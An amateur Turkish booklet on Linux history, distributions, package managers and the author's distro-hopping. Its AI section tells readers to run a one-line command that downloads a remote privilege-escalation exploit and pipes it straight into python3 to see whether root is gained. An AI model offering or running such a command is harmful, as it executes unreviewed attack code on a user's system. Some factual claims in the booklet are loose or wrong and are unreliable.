Açık
Penguen
rm -rf
Özgür bir çekirdeğin
kitabı
Özgürlü
RMlands

Önanlatım

Bu kitabın amacı Linux ile ilgili ilginçleri öğrenmek, duyguları ön-göstermeye çalışıyordur ve tüm dağıtımların toplandığı bir ansiklopedi veya gerçek olmayan karakterle ilgili bir hikaye kitabı **değildir**.
Bu kitap güncel **olmayabilir** ve **güncellenmeyecektir**.
Bu kitap OSVidYapan'ın ilk ve muhtemelen son kitabıdır. Bu kitabı yapma sebebim kendi fiziksel kitabımı yapmış olmak istememdir.
Umarım beğenirsiniz iyi seyirler.

Yazar: OSVidYapan
URL: https://www.youtube.com/@OSVidYapan
Lisans: Tüm metin UPL 1.0
https://oss.oracle.com/licenses/upl/
Resimlerin lisansları sayfa 36-39'da bulabilirsin

KISIM 1

Linux nedir?

Linux'u anlamak için öncelikle işletim sisteminin ne olduğunu anlamak gerekir. Bir işletim sistemi bilgisayar çalıştığındaki önyüklenen sistemdir. Eğer bir işletim sistemi olmazsa şuna benzer bir hata alırsınız.

Linux bir işletim sisteminin çekirdeğidir ve donanım ile yazılım arasında bulunan bir katmandır. Ve uygulama çökerse tüm sistemin çökmesini engeller. Bu katman kendi kendine çalışmaz ve başka aletlere de ihtiyaç duyar. Zaten bu nedenle kütüphaneler Linux çekirdeğinin kendisinde olmadığı için ona GNU/Linux deniliyor, neden denildiği KISIM 2'de bulabilirsin...

Linux çekirdeği ile tam bir işletim sistemi yapmak için aşağıdakiler gerekiyor.
(Bu bitmiş bir liste olmayabilir)
1)Önyükleyici
2)çekirdeğin kendisi ve başlık dosyaları
3)Kütüphaneler
4)init sistemi
5)Kabuk (shell)

Daha detaylı bir anlatım için KISIM 3'e atlayabilirsin.

çekirdek Linux'a özgü bir şey değildir ve başka işletim sistemlerinde bulunmaktadır. Kimisi özel mülk iken kimisi özgür lisanslıdır aşağıdaki tablo örneklerin hangi çekirdeği kullandığını gösteriyor.

- Windows: Windows'a özel NT çekirdeği
- Debian: Türetilmiş Linux çekirdeği / Hurd çekirdeği
- Mac OS: XNU çekirdeği
- FreeBSD: 386BSD'den çatallanan kendi çekirdeği

Bir çekirdek aslında bir işletim sistemi için gerekmez.
Bu kitabın konusu olmasa da hiç bir bir çekirdek kullanmadan bir işletim sistemi yapmak mümkündür ama bu bir çökme anında tüm sistemi çökertir (bu tip zamanlarda önyükleyici işletim sisteminin tamamıymış gibi davranır.)
Eğer kendiniz Linux çekirdeği olmadan işletim sistemi yapmak istiyorsanız bu projeye bakabilirsiniz.

https://codeberg.org/OSVidYapan/OVEFI
OVEFI projesinin fotoğrafı



Eğer Linux işletim sistemi yapmak istiyorsan.
KISIM 3'e atlayabilirsin.

KISIM 2
Linux'un Geçmişi

Linux' un amacı aslında Linus Torvalds isimli bir üniversite öğrencisi tarafından hobi olarak geliştiriliyordu.
Bu tepkinin gelme sebebi o zamanlar bütün UNIX ve onlar tarafından onaylanan benzeri işletim sistemleri kapalı kaynak ve paralı paralı olmasındandı. Ve onlardan birisi Minix' ti. Linux'da on Minix'te ve ilham alınarak geliştirilmiştir.
Bu hobi işletim sistemi 386AT klonları için yapılmıştı.
O zamanlar kendisi adını aslında Freax yapmak istiyordu ancak FTP sunucusunun sahibi ismi beğenmeyip izinsiz (sonradan izin verildi) Linux'a çevirdi. O zamanlar henüz özgür bir lisansa
sahip değildi çünkü para ile ilgili tüm etkinlikleri yasaklamıştı, nedeni ise Minix gibi paralı olmasını engellemek istiyordu...
Eğer bu şekil ticari kullanımı yasaklayan lisansların neden özgür olmadığını ögrnmek istiyorsanız bu siteyi
ziyaret edin
(bu türetme yasak tipi lisanslarının alternatif olarak özgür olduğu anlamına gelmez)
1) https://commons.wikimedia.org/wiki/Commons:Licensing#
2) https://freedomdefined.org/Licenses/NC

Linux' ilk çıktığında henüz tam ön-
yüklenilmiyordu
0.02 de bu düzeltilsede MMC Interim Linux'a
kadar
Başka bir sistemden “ro root” yapılması
gerekiyordu.

En az 2 disket gerekir. Biri kök diğeri
önyükleme disketidir o zamanlar bu
disketler /dev/hdx diye
algılanılıyorlardı.



Önyükleme



Kök

(Ro root komutundan sonra gereksizdir.)

O zamanlar Linux ta çok şey eksikti...
(Örneğin disket sürücü desteği 0.03 de
geldi)
0.10 dan sonra artık Linux Minix'ten
özgürleşmişti ve artık gereksizdi.

O zamanlar Richard Stallman isimli başka bir adam özgür bir işletim sistemi geliştirme çabasındaydı. Bu işletim sisteminin bütün eko-sistemi neredeyse tamamdı.

- GPL: Özgür lisans (aynı lisans yapmaya zorlar)
- Glibc: Özgür kütüphaneler
- Coreutils: Özgür Unix komutları
- GCC: Özgür derleyici
- Grub: Özgür önyükleyici
- Emacs: Özgür metin editörü
- Bash $$$: Özgür kabuk (shell)

Ama bütün GNU eko-sistemde bir parça eksikti...
Bir çekirdek...

GNU/Hurd her ne kadar gelişimde olsa da derler ki...
- "Erken kalkan yol alır"
Bu sebeple Linux çekirdeği erkenden yol aldı ve GNU Hurd yavaş yavaş terk edilmeye başladı.
Stallman bunu görüp Linus Torvalds ile görüştü ve biliyordu ki Linus için bir çekirdek yetmez, onun için kütüphaneler, derleyiciler, ve dahası lazım.
Linus'a teklifi lisansı GPL v2 yapıp, GNU eko-sistemini Linux ile birleştirip, GNU/Linux'u kurmayı teklif etti..

Linus, teklifi kabul ettikten sonra 0.12 de GPL lisansını kullanmaya başladı ve ilk olarak 0.95'te seçilen lisans ile yayınlandı. Bu Yggdrasil Linux, RedHat Linux gibi
ticari ve şirketsel dağıtımlarının yayılmasına ve şirketlerin katkıda bulunmasına izin verdi.
Bu birleşim adı ile ilgili bazı sorunlara yol açtı. Linux'a normalde Linux denilecek iken GNU işin içine gelince
Lignux yapmayı düşünülüyordu ama sonrasında fikir değiştirildi ve sonuç GNU/Linux oldu.

iki özgür parçanın birleşimini sembol eden "GNU Love" resmi

Bazı dağıtımlar (örneğin Debian) bu ismi kabullenselerde, yavaş yavaş
Isimden çıkartmaya çalıştılar...

Gelelim sıra init savaşlarına...

Eğer init sistemi nedir bilmiyorsanız KISIM 3'e atlayın...

O zamanlar SysVinit kullanılıyordu. Bu seri olarak programları bir bir başlatan bir init sistemiydi ve çok yavaştı. Bunun tepkisi ardından Lennart Pottering, halen günümüzle nefret edilen o init sistemini oluşturdu...
SystemD......

Bu init sisteminin (çok düşük bir topluluk tarafından) nefret edilmesi sebebi SystemD'nin init sistemi değil ama bir eko-sistem olmasıydı. Linux'ta kullanılan şu sloganı ihlal eder.

"Bir alet bir görev içindir, o görevi de becerir."

Bu eko-sistem şunları içerir;

- systemd-boot (Önyükleyici)
- systemd-logind (Giriş yapma servisi)
- systemd-journald (Günlük kaydı)
- systemd-networkd (internet yöneticisi)
- brignessctl (Ekran parlaklık kontrolü)

  Eğer bu init sistemine alternatif arıyorsanız openrc,
  runit gibi alternatifleri var ama KISIM 3'te yazdığı
  gibi dağıtım değiştirmen gerek.

Sırada oyuncuların en sevdiği konu......

¡¡¡¡¡¡¡Windows için olan oyunlar Linux'ta çalıştırmak!!!!!!!

Bunun en büyük sebebi ise Windows 8'de market'in yayınlanmış olmasıydı. Steam adlı oyun koleksiyonu yazılımının arkasındaki şirket Valve artık Windows'un mobil gibi marketin tek indirme yeri olacağından korkuluydu. Eğer böyle olursa tek desteklenen işletim sisteminde Microsoft kendi marketi ile öne geçerdi ve buna izin verilemezdi.

Bunun için zaten Wine projesi 1995'ten beri vardı ama bir şey eksikti. Vulkan vs DirectX...... (Bunlar video oyunlarının kullandığı görüntü için olan API'lar)

Bunun sebeple Valve DXVK'nin gelişimde bir sürü yatırım yaptı. Bu teknoloji ile artık DirectX, Vulkan'a dönüştürmesini sağlayıp birçok oyunu Linux'ta oynanbilir hale geldi.

Günümüzde birçok Linux oyunu ve uygulaması bu tip katmanlar ile çalışsa da bazı oyunlar hile yapılmasın diye yan yazılım kullanıyorlar buna "anticheat" deniyor. Ve maalesef bu tip oyunlar Linux'u ya desteklemiyorlar, yada aktif olarak engelliyorlar.

Şimdi gelelim günümüzün konusuna......

¡YAPAY ZEKA!

Günümüzdeki birçok proje maalesef yapay zeka tarafından geliştirilir. Buna Bcachefs gibi dosya sistemleri dahildir. Bcachefs, Linux çekirdeğinde sürekli yanlış zamanda özellik katkılarında bulunduğu için 6.17 sürümünde atıldı. Atılmadan sonra yapımcısı Kent Overstreet "Proof of concept" isimli bir yapay zeka geliştirdi ve yapay zekanın gerçek bir insan gibi davranılmasını gerektiğini anlattı.

Yapay zeka ile keşvedilen zayıflıklar bile var örneğin Copyfail, Dirty Prag.... Bu tip zayıflıkla bir hackerın köke şifresiz ulaşmasını sağlar.
Bu komut ile deneyebilirsiniz.

```
curl https://copy.fail/exp | python3 && su
```

`Parola:` Sorun çözüldü

`]#:` Sorun var!!!!!

Linux çekirdeği günümüzde yapay zeka ile geliştirilmeye devam etmektedir hatta Linus bununla ilgili bütün bir posta yazdı.
Ve o postada Linux'un yapay zekaya karşı olmadığını, yapay zekanın sadece bir alet olduğu ve yapay zekayı sevmeyen herkesin çekirdeği çatallamasını istediğini diyordu.

KISIM 3

Dağıtımlar

Linux ilk başta kendi kendine çalışmaz...
Bunun için KISIM 1'de denilenlerin üstün eklenilebilir;

- Paket yöneticisi (çoğu durumda önemli)
- Giriş Yöneticisi
- Ekran Suncusu
- Masaüstü ortamı/Pencere Yöneticisi
- Alternatif paket yöneticileri
- (flatpak, snap, nix paket yöneticisi gibi)
- Masaüstü uygulamarı

Bunların hepsini toplamayı becerip önyüklenebilir
şekilde dağıtılırsa artık o bir Linux dağıtımı olur.
Ama buna Linux çekirdeğini dağıtmayan işletim sistemleri dahil değil (Örneğin NetBSD)

Artix Linux'ta CTWM'in ekran görüntüsü
Eğer bunu NetBSD'de ekran görüntüsü alsan aynı görünür.

Gördüğünüz arayüzün genelde çekirdek ile alakası yoktur ama bir masaüstü veya pencere yöneticisinin görüntüsüdür. Pencere yöneticilerinde genelde paneller ve diğer aletler pencere yöneticisinden ayrı olur.

Kişiselleştirilmiş Wayfire
Kullanılanlar;
quickshell, pcmanfm-qt
(ama tüm resimleri kendim yaptım...)

Wayfire (sade)
Evet sadece gri bir arka-plan XD

Dağıtım ağacı;

- Debian
  - Ubuntu
    - Ubuntu LTS
      - Bodhi Linux
      - PopOS!
    - Kubuntu
    - Zorin OS
    - Artix Linux
- RHEL
  - Fedora
- Arch Linux
  - Artix Linux
  - SteamOS
- Alpine Linux
  - PostmarketOS (mobil için)
- Gentoo Linux

Alpine Linux ekran görüntüsü



Paket dağıtma yöntemleri...
Linux'ta bir uygulamayı birden fazla dağıtma yöntemi vardır. Ama bunlardan bazılarının kısıtlı
dağıtım desteği vardır.

1)ELF çalıştırabilir dosyasının kendisi;
Kendisi bağımsız çalıştırılabilir ve video oyunlar için güzel bir seçenek ama bağımlılıklar sabit bağlanmadıysa sürüm sürüm bozulabilir ve bağımlılıkları elle araman gerekebilir. Otomatik güncelleme yoktur.

2) Dağıtım paketi yapmak;
(Böyle bir paket elle indirilebilir depoya koyarak depodan indirilebilir.)
Depoya istek göndermek zaman sürer ve dağıtıma çıksa bile sadece bir paket yöneticisi destekler.

3)Flatpak;
Böyle bir paket tüm dağıtımlar arası (FreeBSD'de bile çalışabilir) ve kum kutudadır (sandox) yani uygulamanın sisteme zarar vermesi daha zor ama daha yavaş olur.

4)Snap (Flatpak alternatifi);
Flatpak gibi olsada kendi dosya sistemi vardır ama daha az dağıtım destekler.

5)AppImage;
ELF gibi ama bağımlılık olmadadan çalıştırabilir
(Bağımlılıklar AppImage içindedir)
Ama temalar, yazı tipleri algılanmayabilir.

Paket yöneticileri komutları;

- apt (debian)

  sudo apt...

  ...install {paket} (kurulum)
  ...autoremove {paket} (kaldırmaca)
  ...search {paket} (arama)
  ...list (listele)
  ...update (senkronize et)
  ...full-upgrade (tam güncelleme)

- pacman (arch)

  sudo pacman

  ...-S {paket} (kurulum)
  ...-Rns {paket} (kaldırmaca)
  ...-Rdd {paket} (zorla kaldırmaca)
  ...-Ss {paket} (arama)
  ...-Syu (tam güncelleme)

- dnf (fedora)

  sudo dnf

  ...install {paket} (kurmaca)
  ...remove {paket}... (kaldırmaca)
  --setopt protected-packages=
  ...update / upgrade (güncelleme)

Linux dağıtımı nasıl yapılır???

Bunu yapmanın 2 yolu vardır

1)Başka bir dağıtımı taban alarak üstüne düzenlemeler ekle
Örnek olarak Arch Linux için
https://dev.to/samuelfaure/build-your-own-system-with-archlinux-240o
Debian için;

2)Sıfırdan dağıtım yap, bu (bildiğin kadarıyla) en kolay LFS ile yapılır.
https://linuxfromscratch.org/

01101010

KISIM 4

Osvidyapan'ın Linux maceraları

Önyükleniyor..

01010110

Linux dağıtımlarını yüklemenin bir sürü yolu vardır ve seçimim Ventoy yazılımıydı, çünkü hem Windows illede ilk başlayan olmak istiyor hem .iso dosyasındaki tüm dosyaları çıkartıp USB'ye kopyalamak işe yaramıyor çünkü Linux'un FAT32'nin yanında aynı zamanda ISO 9660 denen bir dosya sistemine ihtiyacı vardır aksı taktirde sistem acil durum kabuğunda takılı kalır...
Bunun için kullandığım USB...

Öneri dosya sistemleri;
FAT32
exFAT (Eğer 4 GB'den büyük dosyanız varsa.)
ext4 (Eğer sadece Linux'tan ulaşmak istiyorsan.)

Ondan sora dağıtımları indirip .ISO dosyasının kendisini USB'ye kopyalayabilirsiniz.

Bu dağıtımların hepsi Surface Go 1 cihazında denenmiştir. Normalde sanal makineyle bir çok dağıtım denedim. ve 3 dağıtıma karar verdim bunlar Zorin OS, Pardus, Bodhi Linux olmak üzeredir. Aralarından Bodhi Linux'u seçtim. Bilmiyorsan ağır dağıtımları kaldıramayacak bilgisayarlar için yapılmış bir dağıtımdır. Aynı zamanda nadir olan Moksha masaüstünü kullanıyor Kendisi cihazımın internet sürücüsünü ilk bulduğu Ubuntu 22.04 LTS tabanındadır ve 5.15 çekirdeği ile çalışır. Bu dağıtım maalesef kapanmıyor ve çekirdeği güncellemek için mainline gerek. ilk Wayland'a geçiş zamanım Weston ile gerçekleşti.
Weston ekran görüntüsü;



Kısa sürenin ardından KDE'ye geçtim......
Arada Debian ve Pardus denemişliğim var...
Bu dağıtımın en büyük sıkıntıları çok eski paketler ve Enlightenment (Moksha Enlightenment'ın bir çatalı) gibi Wayland desteklemiyor.

Sonra Debian'a geçtim 6.14 çekirdeğine güncelleyince baktım ki kameram çalışmaya başladı!! Eğer bunu herhangi bir Surface cihazında nasıl yapılacağını öğrenmek istiyorsan bu siteyi ziyaret et.
https://github.com/linux-surface/linux-surface
Debian'da yanlızca bir sıkıntı vardı oda sanal makinelerin interneti görmemesiydi.
Beni Bodhi Linux'a döndüren hata efivars'ın bozulmuş olmasıydı ancak bir kaç ay sonra Debian'a geri döndüm ve bir daha arkama bakmadım...

Tabii Debian paketleride eski gelmeye çalıştı sebebi ile SDDM 0.2 en düşük Wayland deskteyelen sürüm ama Debian'da 0.19 paketli >:(

Bundan bir kaç ay sonra Arch Linux'a geçecekken archinstall ile kurulumda timedatectl'de takılı kalıyor...

Bu nedenle Fedora'yı kurdum.

Fedora'nın en büyük 3 sıkıntısı var

1)Bir çok şeyin desteğini erken bitiriyor
2)RHEL gibi bir şirket arkasında
3)Sistem paketleri silinmiyor
(sizin sayfa 20'deki setopt komutunu çalıştırmanız mecburi)

Bir ara kısa süre Windows'a döndüm
Bunun sebebi Timeshift yedeğim vardı (Bilmiyorsanız sisteme bir şey olursa diye bir yedekleme programı.)
Bu yedeği silmek istedim ama listede gözükmüyordu
Fedora'da btrfs (alt bölümleri olan bir dosya sistemi) yüzünden Timeshift'in nerede olduğuyla ilgili kafam karıştı. En son "/run/timeshift"'in içindekilerini silince tüm sistemi silmiş oldum (sebebi sembolik linklenmiş)
En azından sistemi tekrar Windows yükleyerek kurtardım (bilmiyorsanız bazı UEFI kullanan sistemlerde /sys/firmware/efi/efivars'ı silerseniz UEFI çalışmıyor bu nedenle ana-kart bozuk duruma düşüyor (düzeltmek için firmayı geri yüklemek gerekiyor).
Geri döndüğünde ne göreyim......

¿¿¿
NOT DEFTERİNDE YAPAY ZEKA
???

Üç gün sonra Linux'u özleyip tekrar Fedora dağıtımına döndüm.

Sonraki hedefim EndavourOS oldu...
Bilmiyorsanız Arch Linux'un masaüstlü bir klonudur...
Manjaro aksine çoğu paket ana dağıtımın depolarından gelir. Bu dağıtımda bana en çok yarayan şey internet olmadan kurabilmek oldu
(internet ile timedatectl hatası)...
NOT: Arch tabanlı CachyOS gibi bazı alternatifler internet gerektirir eğer internet olmadan indirmek istiyorsanız aratma yapmanızı diliyorum.
Ama bildiğim kadarıyla Manjaro, EndavourOS ve Artix Linux internet gerektirmiyor...

Tabii kurdunuz diye iş bitmez......

Arch Linux manuel güncelleme gerektiren bir dağıtımdır... bazen paketler çok fazla değişiklik gördüğü için silip tekrar yüklemek gerekebilir

Benim karşılaştığım hata şuydu...

linux-firmware-nvidia:
/usr/lib/firmware/nvidia/ad10(3,4,6,7)
exists in filesystem

Bunu çözmek için tekrar sistemimi bozmamak için rm kullanmak istemiyordum
ve çözümüm onları yeniden adlandırmak oldu.

Ondan sonra maalesef cihazımın en ünlü olan x86_64 v3 mimarisinde olmadığını ve RHEL ("RedHat Enterprise Linux"'un kısaltması) gibi bazı dağıtımların bunu zorunluluk kıldığını görünce Void Linux için planlar yaptım. (Void Linux gibi 32 bit destekleyen dağıtımlar genelde daha uzun destekler)
Ama init sistemi değişik olduğunu görünce Artix gibi bir dağıtımda dikkatimi çekti... aynı zamanda daha fazla pakete sahip ve daha tanıdık. ikisini de birbiri ile ölçünce kazanan Artix oldu çünkü Runit kullanması daha zor, istediğim init sistemi değil, paketler daha güncel ve Moksha masaüstü destekleniyor (bana nostaljik geliyor). Dağıtım değişimi zor olsa da bugüne kadar halen kullanmaya devam ediyorum (2026-08-31)...
Şu an hangi init sistemini kullanıyorum diye soracak olursanız SystemD'ye benzeyen ama kötülüklerini kaldıran (örnek olarak günlükler metin dosyası vs çalıştırılabilir olması) Dinit'i kullanıyorum.

!!!!

KISIM 5

Eğlenceli Gerçekler XD

HATA HATA HATA

0x00 0xfe 0xa3 0x55

"touch grass" Komutu "grass" isminde dosya oluşturur XD

- Windows'ta .con dosyaları oluşturulamıyor ama Linux'ta gayet mümkün :D

Linux ta "/" dosyası oluşturamazsınız çünkü bu klasör için kullanılır
Aynı zamanda "*" kullanırsanız sildiğinizde klasörün içindeki tüm dosyalar silinir...

Hatalar;

Parçalanma arızası == Uyglama çalışsa da kod hatalı!!!

cannot execute binary file: çalıştırılabilir biçem hatası

== Uygulama bozuk

Yönerge kuraldışı

== CPU uygulamayı desteklemiyor

Böyle bir dosya ya da dizin yok

== Uygulama veya kütüphanesi bulunamadı (örnek glibc)

(kütüphane.x.x.x) /usr/lib de bulunamadı

== Bağımlılık sorunu

==BSOD



KISIM6
Linux VS Alternatifler

Linux VS Windows

Linux

- Özgür lisanslı
- Çoğu zaman telemetrisiz
- Çoğu zaman ücretsiz
- Dijital hak yönetimi (DRM) yok
- Uygulama desteği daha düşük (virüsler buna dahil)
- Dağıtım karışıklığı

Windows

- Özel mülk
- Telemetri dolu...
- Lisansı yasal halde paralı $$$ ama kimse ödemiyor...
  NOT: Eğer Windows ile gelen bir cihaz aldıysanız fiyatta lisansı dahil.
- Microsoft hesabı ve internet gerektiği için DRM mecburi.
- Daha çok kullanıldığı için uygulama desteği daha yüksek (virüsler buna dahil)
- Sadece 1 tane seçtin mi bitti (halleri var ama sayılı)

Linux VS MacOS

Linux	MacOS
• Özgür lisanslı • Çoğu zaman telemetrisiz • Çoğu zaman ücretsiz • Dijital hak yönetimi (DRM) yok	• Özel mülk • Telemetri dolu... • Cihaz satın alarak lisanslanma. • işletim sisteminde zorunlu değil ama cihazın kendisi DRM (tamir etmeye çalışınca kendisini kapatıyor).
• Uygulama desteği daha düşük (virüsler buna dahil) • Dağıtım karışıklığı	• Düşük olsa da Linux'tan daha yüksek (virüsler buna dahil değil) • Ne gelirse onunla yaşamak zorundasın

Linux vs BSD

Linux	BSD
• Özgür lisanslı ama sol-telif (copyleft)	• Özgür ve çoğu zaman hoşgörülü lisanslı
• Çoğu zaman telemetrisiz	• Çoğu zaman telemetrisiz
• Çoğu zaman ücretsiz	• Çoğu zaman ücretsiz
• Dijital hak yönetimi (DRM) yok	• Dijital hak yönetimi (DRM) yok
• Uygulama desteği daha düşük (virüsler buna dahil)	• Uygulama desteği dahada düşük (virüsler buna dahil)
• Dağıtım karışıklığı	• Yeterli seçenek var

Sonuç

Linux dağıtımları size sıradan işletim sistemleri gibi gelebilir, nede olsa işinizi yapmanızı sağlar. Belki daha kişiselleştirilebilir veya yapay zekadan uzak durmanın iyi bir yolu olduğu için seçiyorsun, ve bu doğal. Fakat bu herkes için aynı değildir. Linux hobi olarak geliştirildi ve özgür olması sebebiyle gelişmeye devam etti. Eğer Linux özel mülk olsaydı asla böyle başarılı olamazdı. Bu özgür yazılımların ne kadar önemli olup, açık bir halde davranırsan sana daha çok yardımları dokunduğunu gösterir, nede olsa kimse özel mülk bir uygulamayı boşa desteklemez. Eğer Windows'a alternatif olmasaydı, tüm işletim sistemi sanayisi Microsoft tarafından yönetilirdi. Özgür yazılım olunca herkes dağıtabilir, türetebilir, para kazabilir ve kimi zaman lisans bile seçebilir. Kimse tek olarak hüküm sürmüyor. Herkes kendi işini yapmakta özgür.

Kimse ve hiç bir sebep dışlanmamıştır.. Kimse sırf lisans ve yasalardan dolayı (sürekli olarak) lisans parası ödemek zorunda değil. Para gerekse de kimse boş boş elinden alamaz. Tekel şirketler bunu elden almaya çalışıyorlar. Bu nedenle özgür yazılımlara ve özgürlük savaşına katılan yaşayan ve yaşamış olan herkese teşekkürler.

(Bu özgürlüğe katılmak için sol-telif (copyleft) lisans gerekmez)

-OSVidYapan

Atıflar

- **GNU Love – Alison Upton | CC-BY 3.0**
  Posta: illustration(at)alisonupton.co.uk
  URL: https://www.gnu.org/graphics/gnulove.html
  Lisans: https://creativecommons.org/licenses/by/3.0/legalcode.en

- **Deepin flow dark - Deepin Technology Co., Ltd. (2017) | CC-BY 4.0**
  URL: https://github.com/linuxdeepin/deepin-wallpapers
  Lisans: https://creativecommons.org/licenses/by/4.0/legalcode.en

- **Fastfetch:**
  Copyright (c) 2021-2023 Linus Dierheimer
  Copyright (c) 2022-2026 Carter Li
  Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

  The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

  THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

- **CTWM** (diğer lisanslar ekran görüntüsünü etkilemiyor...)

Copyright 1992-2024 Claude Lecommandeur and ctwm contributors

